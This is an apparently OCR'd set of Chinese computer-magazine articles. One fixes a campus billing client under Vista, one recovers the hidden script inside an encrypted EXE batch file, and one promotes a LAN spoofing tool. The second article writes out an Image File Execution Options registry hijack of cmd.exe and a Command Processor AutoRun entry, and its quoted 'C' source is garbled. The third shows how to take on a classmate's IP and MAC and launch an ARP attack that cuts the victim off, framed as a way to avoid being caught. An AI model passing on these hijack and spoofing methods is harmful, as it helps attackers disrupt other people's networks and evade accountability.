


图1

登录计费网关有两种方式，即客户端方式和WWW方式，在WindowsXP系统下通过客户端方式登录，如图2所示，输入服务器IP地址和服务器端口后，就会弹出如图3所示的对话框，当输入正确的用户名和密码后，就可以顺利上网了。




图2




图3

但是自从微软公司推出Windows Vista操作系统后，通过eYou客户端上网可就不那么顺利了，安装eYou客户端后，双击运行却弹出了加载驱动错误的对话框，如图4。而学校又将WWW登录方式禁用了（公共机房除外），怪不得小林会发出“真郁闷”的感慨了。

其实eYou客户端在Vista下不能正常使用的罪魁祸首就是帐户，我们在使用XP系统时，默认是使用Administrator帐户或者其他名称的管理员帐户，可以直接运行程序或者卸载程序。但对于微软最新的Windows Vista操作系统，在安装时便新建了一个帐户，该帐户并不是超级管理员帐户，出于安全考虑，Vista系统一开始就关闭了超级管理员帐户（Administrator），而我们需要将该帐户开启才能顺利运行eYou客户端。




图4

进入“控制面板”->“用户帐户”，选择“打开或关闭‘用户帐户控制’”，将前面的勾去掉，如图5，再重新启动即可。接下来，我们要做的就是激活超级管理员帐户，输入下面的命令：**net user Administrator /active:yes**，注销后就会发现欢迎屏幕多了一个帐户，进入该帐户，运行eYouIPB Agent安装程序，安装时在“为自己还是为所有使用该计算机的人安装eYouIPB Agent”，选择“任何人”（如图6）。完成安装后，就可以进入原来的帐户顺利运行eYou客户端了。

为了安全起见，最好关闭Administrator帐户，命令如下：**net user Administrator /active:no**，再进入控制面板开启用户帐户控制（UAC）即可。




图5




图6

上面的方法是针对Vista家庭版的，稍显繁琐，而旗舰版的Vista系统具有用户组管理，里面可以启用Administrator帐户，点击“计算机”->“管理”->“本地用户和组”->“用户”，在Administrator上点右键，选择属性，将“用户已禁用”前面的对号去掉，顺便将“密码永不过期”前面的对号也去掉，这样Administrator用户在第一次登录时就不会有密码了，接下来切换用户，再按照上面的方法安装eYouIPB Agent即可。




图7

“什么？还嫌麻烦？！”小林是电脑盲，什么帐户啊，管理员啊，听的一塌糊涂。

“还有更简单的方法吗？更适合菜鸟的？”

别说，方法还真有：安装完eYouIPB Agent后，找到eYouIPB的主程序（注意不是桌面快捷方式），右击选择“以管理员身份运行”即可，如图7。

“我的XP系统怎么也不能上网了？怎么也是加载驱动错误？”小宾不解的问道。

对于XP系统出现的加载驱动错误，与帐户没关系，通常是网卡的问题。先卸载eYou客户端程序，点击“开始”->“运行”，输入“devmgmt.msc”打开设备管理器，找到相应的网卡，右击选择“停用”，重启后，再启用该网卡，重新安装eYouIPB Agent问题就解决了。

巧破EXE型批处理

swan

文章难易度：★★

文章要点：分析EXE型批处理运行原理，然后获得到批处理文件

有时候我们为了让批处理的内容不被网友查看，会用软件进行加密，一般加密的方式主要有两种：批处理内容的加密以及转换成exe型批处理。破解EXE型批处理的难度虽然比较大，但通过对其加密方式的研究，还是有方法可以攻破的。

一般EXE型批处理在运行时都会释放出具有原来内容的批处理，然后调用CMD.EXE这个程序来运行它，这点也是我们破解EXE型批处理的本质所在。从中我们可以得知，它在运行的时候会释放一个批处理，基于这点我们就可以利用FileMon进行文件监视，对比运行批处理前后的文件变化，从而得到那个释放的批处理！另外在释放批处理后，还要调用CMD.EXE，基于这点我们同样可以得到释放后批处理的地址，大概的思路就是把CMD.EXE替换为一个可以显示批处理路径的程序。

首先，我给大家使用C语言构建的程序（程序名c.exe，放C盘根目录），此程序的作用就是显示调用它文件的路径，下面是c.exe的源码：

```
If Trim(Command) <> "" Then
MsgBox Command
```

```
    Else
    Exit Sub
```

只要我们把CMD.EXE替换成这样一个程序，在运行释放后的批处理的时候就会显示出路径了。这时候问题又来了，如何让批处理调用c.exe？其实解决这个问题的方法有两种：第一种是文件关联修改法，第二种是镜像劫持法。这里我使用后者进行演示。

我们先把内容为CMD的批处理用加密软件转换成EXE型批处理，如图1，然后运行劫持命令：**reg add "hklm\software\microsoft\windows nt\currentversion\Image File Execution Options\cmd.exe" /v debugger/t reg_sz /d "c:\c.exe" /f**，这时候调用CMD.EXE的批处理，就会被迫调用我们的C.EXE了，大家运行一下EXE型批处理看看，是不是显示路径了呢，如图2所示。




图1




图2




图3

不要关掉这个界面，我们来到目录下看看，是不是可以找到那个原本被加密的批处理了呢，如图3。最后别忘记了在“运行”栏里输入**reg delete "hklm\software\microsoft\windows nt\currentversion\Image File Execution Options\cmd.exe"**解除映像劫持，否则会导致批处理无法运行。

以上我们利用小程序作为辅助工具，帮助了破解。其实不使用程序，我们也可以做到类似效果的，方法如下，首先将如下REG文件导入：

```
    Windows Registry Editor Version 5.00

    [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]
    "AutoRun"="wmic PROCESS where Name=\"cmd.exe\" get CommandLine>%temp%\\路径.txt&start notepad %temp%\\路径.txt&exit"
```

然后运行我们被加密的批处理，也是可以得到我们所需要的路径，不信的话大家可以试试看，如图4。




图4

这里我就不到路径指定的位置去寻找原本未加密前的批处理了，至于恢复正常bat的运行，我们只要导入以下reg文件就可以了：

```
    Windows Registry Editor Version 5.00

    [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]
    "AutoRun"=""
```

说明一下，其实破解EXE型批处理的方法还有很多，比如利用OD载入程序进行调试，在此就不作演示了。这里的破解的EXE型批处理主要针对的是动态释放型批处理加密软件！

（本文所涉及到的Bat_To_Exe_Converter、c.exe已收录到光盘中）

局域网，我隐身——借刀杀人我在行！

YOFX[S.N.T]

文章难易度：★★
文章闪光点：小巧实用的工具MAC隐形人，能护我们“胡作非为”

今天我要给大家介绍一款傻瓜化的软件－－MAC隐形人，这样大家在局域网的攻击中就能够占据上风，不容易被抓到了。双击运行MAC隐形人，其界面一看就很傻瓜化，上方是一个大大的广告框，来看下方的区域，在“网卡名称”处我们选择自己电脑使用的网卡，这样就能自动获取到IP地址、DNS、网关信息了，如图1。

点击“扫描”按钮就能够获取到本地局域网的在线主机的IP地址、MAC信息了，如图2，然后我们随意选择一个在线的主机，左键点击选中后我们再点击“伪装”，稍等一下就会提示修改成功了，如图3。我们来看下伪装后的效果吧：如图4所示我们的IP地址已经被修改为233那位同学的了，MAC地址也被修改为了233那位同学的MAC地址。

下面让我们来进行一个小小的ARP攻击，如图5，我们竟然变成233了，机器名、MAC地址都变成了233，而且还没有提示IP冲突之类的，很不错的哟。不过我刚才的IP地址16也在列表中，我们来看看那个16，却发现已经PING不通了，如图6。

